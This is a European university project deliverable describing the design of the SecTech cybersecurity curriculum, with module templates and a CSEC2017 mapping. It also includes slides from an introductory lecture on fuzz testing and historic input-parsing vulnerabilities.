SecTech - Innovation and Excellence in Cyber-Security Teaching in Higher Education

Deliverable Intellectual Output 1 “SecTech Cyber-Security Curriculum”

Authors:	*Mr. Ludwig Englbrecht and Prof. Dr. Günther Pernul*
Contributing Organizations:	*University of Regensburg, Germany* *Luxembourg Institute of Science and Technology, Luxembourg* *University of Oulu, Finland* *Katholieke Universiteit Leuven, Belgium* *Norwegian University of Science and Technology, Norway* *University of Plymouth, United Kingdom* *University of Vienna, Austria*

Project Reference: 2016-1-LU01-KA203-013834 31.01.2019

This document is a summary of the results of the Intellectual Output No. 1. The development of the curriculum has been conducted in two phases. First a curriculum outline, that determines the offered contents has been defined (tasks 4.1. and 4.2.). After that, the development of the individual contributions from the project partner institutions and their integration into the curriculum has been performed (tasks 4.3. and 4.4).

The results of the individual tasks of the Intellectual Output No. 1 are presented below.

T.4.1 Gathering of requirements from target groups.

The requirements set by universities and institutions for online studies, and the needs of academic institutions and industry for cyber-security related studies has been determined. This was mainly achieved through intensive discussions with the project partners. The need for a (mixed) decentralized cybersecurity curriculum as well as the consideration and integration of IT security knowledge from and for different disciplines has become apparent.

The following presentation clarifies the determined needs and a possible structure of the intended curriculum.

The SecTech Curriculum Example

SecTech workshop at WISE11

Gerald Quirchmayr

Cybersecurity Eccducation Analysis

- A fragmentation of cybersecurity education among institutions in a national and international context
- Resource shortage prevents establishment of complete implementations of cyberecurity curricula
- Few clear practical concepts for cybersecurity resource development
  - Workforce development in both professional and research capacity
- Too few institutions provide full cybersecurity degree programs
  - Often an add-on to existing degree programs

The European Context

- The focus of cybersecurity varies according to disciplinary views and national interests
- Even more than on the national level we observe competence centres in specific cybersecurity related areas
- Even with the ECTS system established, the differences in focus and assessment/grading of courses with similar content may vary significantly
- Degrees and professional certifications are often not recognized in other EU member sates
  - A growing challenge for workforce mobility

Cybersecurity Education Revisited

- Collaboration
  - Content development
  - Content delivery
- Multi-disciplinarity
  - Acknowledge that cybersecurity is a multi-disciplinary problem that can only be solved if a variety of academic disciplines work together
- Comparability of degree programs and professional certifications

Building the Environment


- Building a community
  - Attract contributors to develop, maintain and deliver content
- Implementing
  - Create an environment that allows collaborative content development and delivery
- Sustainability
  - Keep contributors interested in the long-term

Suggested SecTech Approach

- A modern and flexible curriculum template as base
- A clear content and module structure and branding
- Clear guidelines of how content should be developed to fit the requirements
- Tool support that allows collaborative content development and delivery
  - Course management, Collaborative authoring, Virtual classroom
- A clear organizational structure for strategic and operational levels of development
  - Content must be open and community owned
  - Learning from the open-source software movement
    - A foundation for fund-raising and strategic development
    - A community based project with appropriate management structure for implementation

The SecTech Curriculum Example

Basic Structure



T.4.2 Development of the curriculum outline.

Based on the determined requirements, a curriculum outline has been developed as a basis for future work. It has turned out that an adaptation of the CSEC 2017 (https://www.csec2017.org/) model proves to be target-oriented. The following presentation shows how the requirements of the SecTech curriculum can be successfully met by following the CSEC 2017 model.

Mapping the Example to the CSEC2017 Model

SecTech workshop at WISE11

Teemu Tokola and Ludwig Englbrecht

Mapping the Example to CSEC2017

- The CSEC2017 defines eight *knowledge areas*
  - Data Security
  - Software Security
  - Component Security
  - Connection Security
  - System Security
  - Human Security
  - Organizational Security
  - Societal Security

- These areas have been adopted for the SecTech curriculum

Mapping the Example to CSEC2017

- Each *knowledge area* contains several *knowledge units*
- Depending on the institutional lens and disciplinary lens the topic and learning outcome of a *knowledge unit* are defined

- For the SecTech curriculum example we defined these as follows
  - Institutional lens: **(mixed) decentralized cybersecurity curriculum**
  - Disciplinary lens: **multi-disciplinary lens**


Mapping the Example to CSEC2017

- The existing competencies of the project partners were used as a starting point for defining the *knowledge units* of the SecTech curriculum
  - These have been identified through intensive research

- In addition, new learning content was created to compensate any gaps as effectively as possible

Mapping the Example to CSEC2017


- Mapping of course contents to curriculum topics



			FOCUS						NTNU	UNIVIE	UNIVIE	UNIVIE
Knowledge area	Knowledge unit	Topic	S	5	4	3	2	1	module 3 (e.g. G	Overview of relev	EU privacy legisl	EU security legis
									2	1	0.5	0.5
Software Security	Fundamental Principles	Least privilege	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Fail-safe defaults	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Complete mediation	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Separation	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Minimize trust	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Economy of mechanism	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Minimize common mechanism	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Least astonishment	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Open design	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Layering	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Abstraction	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Modularity	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Complete linkage	0.00	0	0	0	0	0				
Software Security	Fundamental Principles	Design for iteration	0.00	0	0	0	0	0				
Software Security	Design	Derivation of security requirements	0.00	0	0	0	0	0				
Software Security	Design	Specification of security requirements	0.25	0	0	0	0	4		1	1	1
Software Security	Design	Software development lifecycle/Security development lifecycle	0.00	0	0	0	0	0				

The Teaching Module Templates 1/2

- Defined Teaching Module Templates provide guidance for the delivery of content



LECTURE PACKAGE 1 ECTS


Component	ECTS
Introduction Lectures, preparatory work	0,5
Deepen the knowledge Lectures and associated work	0,5
no practical exercise	0
Optional quizzes 10 - 15 multiple choice questions for self-study.	0
Total	1

LECTURES AND EXERCISES 1,5 ECTS

Component	ECTS
Introduction Lectures, preparatory work	0,5
Deepen the knowledge Lectures and associated work	0,5
Practical exercise 2-3 hour exercise and related preparatory and reporting work	0,5
Optional quizzes 10 - 15 multiple choice questions for self-study.	0
Total	1,5


The Teaching Module Templates 2/2

- Defined Teaching Module Templates provide guidance for the delivery of content



LECTURES AND EXERCISES 2 ECTS

Component	ECTS
Introduction	0,5
Lectures, preparatory work	
Deepen the knowledge	0,5
Lectures and associated work	
Workshop sessions and assignment	
A half-day workshop, preparatory work and exercise such as an essay	1
Optional quizzes	
10 - 15 multiple choice questions for self-study.	0
Total	**2**




PROJECT PACKAGE 2 ECTS

Component	ECTS
Introduction	0,5
Introduction to project, preparatory work	
Practical project	1,5
40 hour practical project	
Total	**2**

Mapping the Example to the CSEC2017 Model


Delivery Strategy

- A derived overview of how well the knowledge units of the reference curriculum are covered by the developed courses



		# of topics	Coverage										
Knowledge area	Knowledge unit			1	2	3	4	5	6	7	8	9	10
Cyber Security Basics	Introduction to Cyber Security	1	25%	🟩	🟩								
Data Security	Cryptography	6	2%										
Data Security	Digital Forensics	10	13%	🟩									
Data Security	Digital Forensics	10	13%	🟩									
Data Security	Data Integrity and Authentication	4	9%										
Data Security	Access Control	4	13%	🟩									
Data Security	Secure Communication Protocols	5	15%	🟩									
Data Security	Cryptanalysis	6	13%	🟩									
Data Security	Data Privacy	1	100%	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Software Security	Fundamental Principles	14	0%										
Software Security	Design	4	6%										
Software Security	Implementation	8	19%	🟩									
Software Security	Analysis and testing	4	50%	🟩	🟩	🟩	🟩	🟩					
Software Security	Deployment and maintenance	5	10%	🟩									
Software Security	Documentation	4	0%										
Software Security	Ethics	5	28%	🟩	🟩								
Component security	Component Design	6	3%										
Component security	Component Procurement	3	17%	🟩									
Component security	Component Testing	2	50%	🟩	🟩	🟩	🟩	🟩					
Component security	Component Reverse Engineering	3	29%	🟩	🟩								
Connection security	Physical Media	4	0%										
Connection security	Physical Interfaces and Connectors	3	8%										

Based on the intended alignment to the CSEC 2017 model the Knowledge Areas, Knowledge Units, Module Names, and a responsible partner has been defined. The following figure shows an excerpt of the developed curriculum outline. The full outline can be retrieved from https://docs.google.com/spreadsheets/d/1yLeufU6lWLaQ4LXcftk48HmewUjlFwjY3L-R-mRCT7s/edit#gid=0.



	Knowledge area	Knowledge unit	Module Name	ECTS	SecTec Partner
Basis Module	Cyber Security Basics	Introduction to Cyber Security	unit 1	2	x
			unit 2	2	x
			unit 3	2	x
Special Module	Data Security	Cryptography	Introduction to Cryptography	1	Leuven
		Cryptography	Cryptography	2	Leuven
		Privacy	Introduction to Privacy	1	Leuven
		Privacy	Privacy	2	Leuven
		Privacy	Privacy in Social Networks - Existing Challenges and Proposals for Solution	0.5	UREG
		Cryptography	Privacy enhancing technologies	2	LIST
		Cryptography	Applied Cryptography	2	LIST
			Authentication	1	UOP
			Big Data Privacy	1	Leuven
			Big Data Security	1	UREG
			Database Security		
Special Module	Software Security		Intrusion detection and incident response	2	UOP
			Digital Forensics	2	UREG
			Cyber Threats	1	UOP
				...	
Special Module	System Security	Secure Systems Design	Introduction to Practical Security	1	UO
		Secure Systems Design	Advanced testing: Fuzzing	2	UO
		Secure Systems Design	Advanced testing: hardware and penetration testing, exploitation	2	UO
		Secure Systems Design	Introduction to development of Secure Software	1	Leuven
		Secure Systems Design	Secure Software Development	2	Leuven
		Computer Network Defense	Advanced testing: practical network security testing	2	UO
		Computer Network Defense	Introduction to Security of Network and Computer Infrastructure	1	Leuven

Figure 1. Excerpt of the developed curriculum outline

T.4.3 Development of individual modules.

After assigning responsibilities for the individual modules, the institutions carried out the development of module content and materials for the SecTech curriculum. In the following a selection of the developed teaching contents of the project partners is presented.

Introduction to fuzzy testing

Understanding and deploying fuzz testing

Agenda

1 Introduction and motivation – prof. Juha Röning

2 Practical examples and professional capacity

3 Fuzz testing workshop

4 Path to your personal fuzzy future

Introduction

- OUSPG
  - Oulu University Secure Programming Group
  - 20 years of security research in Oulu
  - Focus mostly on breaking things
  - Key areas
    - Testing and implementation level security
    - Understanding complexity
    - Critical infrastructures and dependencies

Testing and implementation level security

- **Fuzz testing**
  - Manual and automatic mutation of valid data samples, protocol messages etc. into malformed inputs can uncover vulnerabilities and errors in programs.
- **Code coverage**
  - Analysis of data sample and sample set code coverage can be used to create efficient sample sets for testing and fuzzing.
- **Structure inference**
  - Structural inference of data samples can be used to direct generation of efficient test sample sets for fuzzing.
- **Robustness testing**
  - Automated fuzzing infrastructures can be used to efficiently perform fuzz testing to find bugs and detect problems when new versions are published
- **Codenomicon**
  - The well-known security company Codenomicon, recently acquired by Synopsys, is a spin-off company of our research in this field

Understanding complexity

- Complex network analysis
  - Modern computer networks are complex entities, and security problems may arise easily without efficient analysis tools.
- Causal relationship inference and communication patterns
  - Immense numbers of network events take place even in small networks, making forensic work extremely difficult without tools that assist in infering causal relationships and communication patterns
- Data visualisation
  - Visualisation of physical, virtual and causal relationships is a key part of making efficient use of uncovered data and communicating findings to different target audiences.
- Clarified Networks
  - Our research in this area has previously lead to a spin-off company Clarified Networks, which was later acquired by Codenomicon (now Synopsys)

Critical infrastructures

- Dependency analysis and visualisation
  - Critical infrastructure is constantly more and more connected, and new systems are introduced with new risks and dependencies.
  - Disruptions in these services have wide-reaching consequences.
  - Understanding and communicating these dependencies requires systematic methods for both analysis and visualisation.
- Integration of different information sources
  - A key part of dependency analysis is appreciating the fact that much of the key information required may not be available publicly, or at the very least requires domain experts that can provide an authoritative opinion.
  - Identifying information sources and integrating the different (both automatic and manual) sources of information is a key feature of dependency analysis.

Our security credo

- In our view, security is achieved through
  - Quality
  - Testing
  - Openness
- Not with security products added to hide the problems
  - Additional products increase the attack surface
  - Security products need high priviledges
  - Security products often create a single point of failure

Attack surface

- Additional security layers create more attack surface rather than decrease it.
- Antivirus products try to read everything
  - we can‘t get parsing right when focusing on a single protocol
  - how can we hope to create “omniparsers“ without vulnerabilities?
- Antivirus products have a strong business incentive not to show problems
  - They persist and appear to work fine even when crashing
  - If they stop working, they could be frantically calling home, all the while telling you everything‘s ok
- How do we know this? We‘ve done some fuzz testing with them.

Problem with priviledges

- Security products need to have high priviledges in the system
  - What if they are compromised
    - …by accident?
    - …by design?
  - Why should we give such power to programs beyond our control
  - The systems typically aren’t open for review

Single point of failure

- Many of the security products represent a single point of failure, from which the house of cards falls
  - Routers and firewalls have access to our communications
  - Antivirus products are allowed to read through all our files and emails
  - Secure communication (secure emails) and browsing tools (eg. TOR) are trusted with our secrets
  - Password managers conveniently collect our usernames and passwords into one place

The big picture with vulnerability lenses…

Despite growing investments in security, new vulnerabilities continue to be found - why?

- **Amount and complexity of software continues to grow**
  - Functionality and features, not security, is the key priority in delivering and selling software
- **Devices and software are more and more interconnected**
  - Your refrigerator wants to connect to the internet, exposing a new attack surface
- **Software depends more and more on libraries and outside resources**
  - While a standard practice, vulnerabilities in popular 3rd party components increase the impact of individual vulnerabilities
- **Individual systems need to respond via more and more interfaces**
  - Supporting all possible user interfaces and wireless protocols yet again increases attack surface

Bug bounties

- Bug bounty systems – a crowd-sourcing approach to hardening your products
- Promise money that people report bugs to you instead of selling them in the dark net.
- Pros and cons:
  - Creating a system for outsiders to benefit from their observations/work
  - Inviting and enticing security researchers to focus on your product
  - Shifting the cost of testing to outside individuals – the freelance tester won’t be paid unless they produce results
- OUSPG has been active on some high-profile programs, check for example our former researchers Aki Helin and Atte Kettunen from:
  - http://dev.chromium.org/Home/chromium-security/hall-of-fame

Some of OUSPG friends

Agenda

1 Introduction and motivation

2 Practical examples and professional capacity – Dipl.eng. Teemu Tokola

3 Fuzz testing workshop

4 Path to your personal fuzzy future

Professionalism in practice

- What does it **take** to be a professional in practical computer security?
  - To do well in testing, pentesting, incident response, malware analysis etc.

- Short answer: a high level of practical skill
- But isn’t the bar getting higher all the time?
  - Student perspective: how to ”get there”, or how to ”fake it till you make it”?
  - Teacher perspective: how to reliably train well-performing specialists?
- Today we will see:
  1. Yes, in some ways demonstrating high-level results takes more than before
  2. No, in some ways simple ways still work as long as you happen to look in the right place
  3. Fuzzing is one way of producing interesting results and getting forward when you don’t yet have all the skills needed to find the problems with your skills alone.

Input checking and parsing at fault

- Let’s look at some background
- A significant part of software faults are related to mistakes in input checking and parsing
- The continuing onslaught of these types of errors represent a failure of the ”engineer approach”: taking into account all the different alternatives simply doesn’t work as well as we’d like!

Historic examples

- **SNMP (2002)**
  - **Handling of SNMP header fields did not account for malformed inputs**
  - **Published in 2002 by OUSPG**
  - **World-wide impact on systems dependent on SNMP**
  - **Beginning of the end for naïve approach to programs and testing**
  - **Finnish self-complimenting system:**
    - **”It was enough to be the first one to say that the emperor doesn’t have clothes, it wasn’t that technical”**

“”””"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11. Half a million sites are vulnerable, including my own.””””
---Bruce Schneier

